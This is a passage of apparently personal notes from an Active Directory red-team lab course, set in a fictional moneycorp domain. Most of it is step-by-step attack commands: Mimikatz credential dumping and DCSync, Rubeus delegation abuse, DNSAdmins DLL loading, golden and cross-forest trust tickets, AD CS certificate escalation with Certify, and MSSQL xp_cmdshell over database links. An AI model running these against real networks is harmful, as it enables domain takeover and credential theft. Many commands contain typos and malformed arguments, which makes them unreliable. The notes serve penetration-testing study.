TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap~dcorp-dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL_ALT.kirbi"'

Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'

---

to abuse constrained delegation for dcorp-adminsrv using Rubeus

Rubeus.exe s4u /user:dcorp-adminsrv$ /aes256:<> /impersoonateuser:administrator /msdsspn:time/dcorp-dc.dollarcorp.maonrycorp.LOCAL /altservice:ldap /ptt

---

after injection we can use DCSYNC

Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt "'

Resource-based Constrained Delegation

- tthis moves delegation authority to hte resource/service administraotr
- instead of SPNs on msDs-allowedtodelegatto on the front end service like web, access in this case is controlled by security descriptor of msDSA-AllowedToActOnBehalfOfOtherIdentity (visible as principals allowed to delegate to account) on the resource like SQL server
- the service administrator can configure this delegation whereas for other types, SeEnabledDelegation privs are required which are, by default available only to domain admins

---

to abuse RBCD in the most effective form we need two privs

- control over an object which has SPN configured
- write permissions over the target service or object to configure msDS

---

enumeration if we have write permissions on user ciadmin

Find-InterestingDomainACL | ?{$_.identityrefernvename -match 'ciadmin'

---

with the active dir module configure RBCD on dcorp-mgmt

$comp = 'dcorp-student1$' , 'dcorp-student2$'

Set-ADComputer -Identity dcorp-mgmt -PrincipalsAllowedToDelegateToAccount $comps

---

now let us get the privs of dcorp-student by extracting its AES keys

Invoke-Mimikatz -Command '"sekurlsa::ekeys"'

---

use the AES keys with rubeus and access dcorp-mgmt as any user

Rubeus.exe s4u /user:dcorp-student1$ /aes256:<aes_key> msdsspn:http/dcorp-mgmt /impersonateuser:administrator /ptt

winrs -r:dcorp-mgmt cmd.exe

DNSAdmin

it is possible for the members of the group to load arbitrary DLL with the privileges of dns.exe (SYSTEM)

in case the DC also serves as DNS, this will provide us scalation to DA.

---

enumerate the members of the DNSAdmin group

Get-NetGroupMember -GroupName “DNSAdmis”

---

enumerate the members of the DNSAdmin group with active dir module

Get-ADGroupMember -Identity DNSAdmins

---

once we know members of the DNSAdmin group, we need to compromise a member

dnscmd dcorp-dc /config /serverlevelplugindll \\machine_ip\dll\mimilib.dll

---

using DNSServer module (needs RSAT DNS)

$dnsettings = Get-DnsServiceSetting -ComputerName dcorp-dc -Verbose -All

$dnsettings.ServerLevelPluginDll = “\\machine_ip\dll\mimilib.dll”

Set-DnsServerSettings -InputObject $dnsettings -ComputerName dcorp-dc -Verbose

---

Across Trusts

- Across Domains - implicit two way trust relationship
- Across Forests - trust relationship needs to be established

siDhistory is a user attribute designed for scenario where a user is moved form one domain to another .When a user’s domain is changed whtey get a new SID and the old SID is added to siDHistory

siDHistory can be abused in two ways in escalation privs within a forest

- krbtgt hash of the child
- Trust tickets

Child to Parent using Trust Tickets

is is required to forge a in trust keys from child to parent

Invoke-Mimkatz -Command ‘”lsadump::trust /patch”’ -ComputerName dcorp-dc

or

Invoke-Mimkatz -Command ‘”lsadump::dcsync /user:dcorp\mcorp$”’

or

Invoke-Mimikatz -Command ‘”lsadump::lsa /patch”’

---

now we can forge and inter-relam TGT

```
Invoke-Mimikatz -Command '"Kerberos::golden /user:Administrator /domain:<domain> /sid:S-1-5-21-1874506631-3219952063-538504511 /rc4:<hash> /service:krbtgt /target:monsycorp.local /ticket:C:\test\kekeo_old\trust_tkt.kirbi"'
```

---

get a TGS for the service (CIFS service) in domain by the forged ticket

.\asktgs.exe C:\trust_tkt.kirbi CIFS/mcorp-dc.moneycorp.local

use the TGS to access the targeted service

.\Kirbikator.ese lsa .\CIFS.mcorp-dc.moneycorp.local.kirbi

ls \\mcorp-dc.moneycorp.local\c$

we can use Rubeus for same results

Rubeus.exe asktgs /ticket:C:\trust_tkt.kirbi /service:cifs/mcorp-dc.moneycorp.local dc:mcorp-dc.moneycorp.local /ptt

ls \\mcorp-dc.moneycorp.local\c$

Child to Parent using Krbtgt hash

we will abuse siDhistory once again

Invoke-mimikatz -Command '"lsadump::lsa /patch"'

Invoke-mimikatz -Command '"kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid`:S-1-5-21-1874506631-3219952063-538504511` /sids:`S-1-5-21-280534878-1496970234-700767426-519` /krbtgt:<hash> /ticket:<ticket-Path>

on any machine of the domain

Ivoke-Mimkatz -Command '"kerberos::ptt C:\krbtgt_tkt.kirbi"'

ls \\mcorp-dc.moneycorp.local\c$

gwmi -class win32_operatingsystem -ComputerName mcorp-dc.moneycorp.local

SafetyKatz.exe "lsadump::dcsynd /user:mcorp\krbtgt /domain:moneycorp.local" "exit"

avoid suspicious logs by using domain controllers group

Invoke-Mimikatz -Command '"kerberos::golden /user:dcorp-dc$/domain:dollarcorp.moneycorp.local /sid: /sids: /krbtgt:<hash> /ptt"'

Invoke-Mimikatz -Command '"lsadump::dcsync /user:mcorp\Administrator /domain:moneycorp.local

once again we require the trust key for the inter-forest trust

Invoke-Mimkatz -Command '"lsadump::trust /patch"'

or

Invoke-Mimkatz -Command '"lsadump::lsa /patch"'

an inter-forest TGT can be forged

Invoke-Mimikatz -Command '"kerberos::golden /user;:Administrator /domain:dollarcorp.moneycorp.local /sid: /rc4: /service:trbtgt /target:eurocorp.local /ticket:C:\trust_forest_tkt.kirbi"'

get a TGS for the service (CIFS) in the target domain by using the forged ticket

.\asktgs.exe C:\ticket.kirbi CIFS/eurocorp-dc.eurocorp.local

use the TGS to access the targeted service

.\kirbikator.exe lsa .\CIFS.eurocorp-dc.eurocorp.local.kirbi

ls \\eurocorp-dc.eurocorp.local\forestshare\

using Rubeus

Rubeus.exe asktgs /ticket:trust_forest_tkt.kirbi /service:cifs/eurocorp-dc.eurocorp.local /dc:eurocorp-dc.eurocorp.local /ptt

ls \\ eurocorp-dc.eurocorp.local\forestshare\

AD CS

- Active Directory Services enables use of of public key infrastructure (PKI) in active directory forest
- AD CS helps in authentication users and machines, encryption and signing documents, filesystem, emails
- AD CS is the server role that allows you to build a public key cryptography, digital certificates, and digital signature for capabilities for your organization

---

- CA - the certification authority that issue certificates.
- Certificate - Issued to a user or machine and can be used for authentication, encryption, singing
- CSR - Certificate singing Request made by a client to the CA to request a certificate
- Certificate Template - Defines settings for a certificate. contains information liek - enrolment permissions, EKUs ,expiry etc.
- EKU OIDs - Extended Key Usages Identifiers these dictate the use of a certificate template

---

there are various ways of abusing ADCS

- Extract user and machine certificates
- Use certificates to retrieve NTLM hash
- User and machine level persisrence
- Escalation to Domain Admin and enterprise Admin

Stealing Certificates	THEFT1 Export certs with private keys using Windows' crypto APIs	THEFT2 Extracting user certs with private keys using DPAPI	THEFT3 Extracting machine certs with private keys using DPAPI	THEFT4 Steal certificates from files and stores	THEFT5 Use Kerberos PKINIT to get NTLM hash
Persistence	PERSIST1 User persistence by requesting new certs	PERSIST2 Machine persistence by requesting new certs	PERSIST3 User/Machine persistence by renewing certs		

Escalation	ESC1 Enrolee can request cert for ANY user	ESC2 Any purpose or no EKU (potentially dangerous)	ESC3 Request an enrollment agent certificate and use it to request cert on behalf of ANY user	ESC4 Overly permissive ACLs on templates	ESC5 Poor access control on CA server, CA server computer object etc.	ESC6 EDITF_ATTRIBUTESUBJECTALTNAME2 setting on CA - Request certs for ANY user	ESC7 Poor access control on roles on CA authority like "CA Administrator" and "Certificate Manager"	ESC8 NTLM relay to HTTP enrollment endpoints
Domain Persistence	DPERSIST1 Forge certificates with stolen CA private keys	DPERSIST2 Malicious root/intermediate CAs	DPERSIST3 Backdoor CA Server, CA server computer object etc.					

we will user Certify tool >> https://github.com/GhostPack/Certify to enumerate AD CS in the forest

Certify.exe cas

enumerate the templates

Certify.exe find

enumerate the vulnerable templates

Certify.exe find /vulnerable

the template allows domain users to enroll and has “certificate request agetnt”EKU

Certify.exe find /vulnerable

the template “smart card enrollment-users” has an application policy issuance requirement of certifcation request agent and has an EKU that allows for domain search for domain authentication EKU

certify.exe fidn /json /outfile:C:\file.json ((Get-Content C:\file.json | ConvertFrom-Json).CertificateTemplates | ? {$_.ExtendedKeyUsage -contains “1.3.6.1.5.5.7.9.2”}) | f1 *

Escalation to DA

we can now rquest a cretificate for certificate rquest from “SmartCardEnerllment-Agent” template

certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC_CA /templates:SmartCardEnerllment-Agent

convert from cert.pem to pfx and use it to request a certificate on behalf of DA using the “SmartCardEnerllment-Agent” template

certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC_CA /templates:SmartCardEnerllment-Users /onbehalfof:dcorp\admministrator /enrollcert:esc3agent.pfx /enerollcertpw:SecretPass@123

convert from cert.pem to pfx, request DA TGT and inject it

Rubeus.exe asktgrt /user:administrator /certificate:esc3user-DA.pfx /password:SecretPass@123 /ptt

convert from cert.pem to pfx and use it to request a certificate on behalf of EA using the “SmartCardEnrollment-Users” template

certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA template:SmartCardEnrollment-Users /onbehalfof:moneycorp.local\administrator /enrollcert:esc3agent.pfx /enrollcertpw:SecretPass@123

request EA TGT and inject it

Rubeus.exe asktgt /user:moneyvorp.local\administrator /certificate:esc3agent.pfx /dc:mcorp-dc.moneycorp.local /password:SecretPass@123 /ptt

we can request a certificate for any user from template that allows enrollment for normal users

certify.exe find

the template “CA-Integreation” grants enrollmet to the RDPUsers group

certify.exe request /cs:mcorp-dc.moneycorp.lcao\moneycorp-MCORP-DC-CA /template:”CA-Integration” /altname:administrator

convert from cert.pem to pfx and use it to request a TGT for DA or EA

Rubeus.exe asktgt /user:administrator /certificate:esc6.pfx /password:SecrePass@123 /ptt

the template “HTTPCertificates” has ENROLLEE_SUPPLIES_SUBJECT value for msPKI-Certificates-Name-Flag

certify.exe find /enrolleeSupplieSsubject

the template “HTTPCertificates” allows enrollment for the RDPUsers group. request a certificate for DA or EA

certify.exe find request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:”HTTPSCertificates” /altname:administrator

convert from cert.pem to pfx and request a TGT for DA or EA

Rubeus.exe asktgt /user:administrator /certificate:esc1.pfx /password:SecretPass@123 /ptt

MSSQL Servers

for MSSQL we will use PowerUPSQL >> https://github.com/NetSPI/PowerUpSQL

discovery (SPN scanning)

Get-SQLInstanceDomain

Check Accessibility

Get-SQLConnectionTesrThreaded

Get-SQLInstanceDomain | Get-SQLConnectionTesrThreaded -Verbose

Gather information

Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose

Search Database Links - look for remote servers

Get-SQLServerLink -Instance dcorp-mssql -verbose

or

select * from master..sysservers

enumerating database links

Get-SQLServerLinkCrawl -Instance dcorp-mssql -Verbose

Executing Commands

- on the server xp_cmdshell should be already enabled
- xp_cmdshell can be enabled using the command

EXECUTE('sp_configure"xp_cmdshell",1;reconfigure;')AT"eu-sql"

use the query parameter to run Query on a specific instance

Get-SQLServerLinkCraWL -Instance -dcorp-mssql -Query "exec master..xp_cmdshell 'whoami' " -QueryTarget eu-sql

made by https://www.linkedin.com/in/ali-khaled-57b606236/